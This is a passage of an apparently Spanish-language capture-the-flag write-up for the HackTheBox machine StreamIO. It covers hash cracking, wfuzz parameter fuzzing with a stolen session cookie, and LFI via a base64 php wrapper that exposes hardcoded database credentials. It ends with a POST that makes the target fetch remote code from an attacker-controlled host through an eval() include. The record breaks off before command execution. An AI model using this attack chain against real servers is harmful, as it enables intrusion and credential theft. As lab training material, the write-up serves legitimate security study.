
Visualizamos el contenido de username y password:




Son hashes md5, podemos crackearlos con john:




Como teniamos un panel de login probamos a acceder con todas las credenciales que hemos conseguido y conseguimos acceder con yoshihide:66boysandgirls..:



Fuzzeamos posibles rutas y encontramos "admin":



En la URL vemos lo siguiente:




Si le damos a users cambia el parametro a users. Lo que podemos hacer es fuzzear posibles parametros pero como no podemos acceder a este contenido sin ser admin podemos inyectarle la cookie:


```
wfuzz -c --hw 131 -H 'Cookie: PHPSESSID=o6rufuddim331jug7de22f25e5' -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "https://streamio.htb/admin/?FUZZ=test"
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hw 131 -H 'Cookie: PHPSESSID=o6rufuddim331jug7de22f25e5' -w /
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://streamio.htb/admin/?FUZZ=
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000125:   200        74 L     187 W      2444 Ch     "user"
000000245:   200        398 L    916 W      12484 Ch    "staff"
000001061:   200        10790    25878 W    320235 Ch   "movie"
                        L
000005711:   200        49 L     137 W      1712 Ch     "debug"
```


Vamos a ver que contiene el parametro debug:



Podemos intentar a apuntar a archivos internos de la maquina a traves de un LFI:



Podemos intentar listar el contenido de index.php de la ruta actual. Lo que podemos hacer es utilizar un wrapper para pasarlo a base64 y que no interprete el contenido:



Vamos a decodearlo:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "PD9waHAKZGVmaW5lKCdpbmNsdWRlZCcsdHJ1ZSk7CnNlc3Npb25fc3RhcnQoKTsKaWYoIWlzc2V0KCRfU0VTU0lPTlsnYW
M0NTY3ODkwJyk7CiRoYW5kbGUgPSBzcWxzcnZfY29ubmVjdCgnKGxvY2FsKScsJGNvbm5lY3Rpb24pOwoKPz4KPCFET0NUWVBFIGh0bW
NoYXJzZXQ9InV0Zi04IiAvPgoJPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21wYXRpYmxlIiBjb250ZW50PSJJRT1lZGdlIiAvPgoJPG
VudD0iIiAvPgoJPG1ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IiIgLz4KCTxtZXRhIG5hbWU9ImF1dGhvciIgY29udGVudD
Q5NFdySGZ0akRickNFWFNVMW9Cb3F5bDJRdlo2aklXMyIgY3Jvc3NvcmlnaW49ImFub255bW91cyI+CjxzY3JpcHQgc3JjPSJodHRwcz
9zc29yaWdpbj0iYW5vbnltb3VzIj48L3NjcmlwdD4KCgk8IS0tIEN1c3RvbSBzdHlsZXMgZm9yIHRoaXMgdGVtcGxhdGUgLS0+Cgk8bG
NvbnRhaW5lciI+CgkJPGJyPgoJCTxoMT5BZG1pbiBwYW5lbDwvaDE+CgkJPGJyPjxocj48YnI+CgkJPHVsIGNsYXNzPSJuYXYgbmF2LX
JlZj0iP3N0YWZmPSI+U3RhZmYgbWFuYWdlbWVudDwvYT4KCQkJPC9saT4KCQkJPGxpIGNsYXNzPSJuYXYtaXRlbSI+CgkJCQk8YSBjbG
wvbGk+CgkJPC91bD4KCQk8YnI+PGhyPjxicj4KCQk8ZGl2IGlkPSJpbmMiPgoJCQk8P3BocAoJCQkJaWYoaXNzZXQoJF9HRVRbJ2RlYm
RlICRfR0VUWydkZWJ1ZyddOwoJCQkJCX0KCQkJCX0KCQkJCWVsc2UgaWYoaXNzZXQoJF9HRVRbJ3VzZXInXSkpCgkJCQkJcmVxdWlyZS
k/PgoJCTwvZGl2PgoJPC9jZW50ZXI+CjwvYm9keT4KPC9odG1sPg=="|base64 -d
<?php
define('included',true);
session_start();
if(!isset($_SESSION['admin']))
{
        header('HTTP/1.1 403 Forbidden');
        die("<h1>FORBIDDEN</h1>");
}
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
$handle = sqlsrv_connect('(local)',$connection);
```

Podemos ver una contraseña. Realizando un "password spraying" veo que no pertenece a ningun usuario. Cuando estemos en la maquina victima podremos listar las bases de datos internas con esas credenciales. Vamos a ver si podemos apuntar a otro recurso php desde debug:

```
wfuzz -c --hw 137 -H 'Cookie: PHPSESSID=o6rufuddim331jug7de22f25e5' -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "https://streamio.htb/admin/?debug=FUZZ.php"
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hw 137 -H 'Cookie: PHPSESSID=o6rufuddim331jug7de22f
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://streamio.htb/admin/?debug=FUZZ.php
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   200        46 L     136 W      1693 Ch     "index"
000000659:   200        158451   4546873    57765942    "Index"
                        6 L      W          Ch
000002574:   200        11170    26733 W    343060 Ch   "master"
```

Encontramos el recurso master vamos a ver si podemos ver su contenido a traves de los wrappers:



Lo decodeamos y localizamos `eval()` en el codigo

```
eval(file_get_contents($_POST['include']));
else
echo(" ---- ERROR ---- ");
}
?>
```

"eval" es una mala implementacion de codigo, esta esperando a que le enviemos una data por post con el parametro incluide. Podemos enviarlo a traves de burpsuite:

```
POST /admin/?debug=master.php HTTP/2
Host: streamio.htb
Cookie: PHPSESSID=o6rufuddim331jug7de22f25e5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

include=http://10.10.14.5/test
```

Nos llega la peticion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.158 - - [16/Dec/2024 12:48:10] code 404, message File not found
10.10.11.158 - - [16/Dec/2024 12:48:10] "GET /test HTTP/1.0" 404 -
```

Vamos a hacer que ejecute un comando en el sistema. Como el "eval" ya esta dentro de las etiquetas php:

```
<?php
if(isset($_POST['include']))
{
if($_POST['include'] !== "index.php" )
eval(file_get_contents($_POST['include']));
else
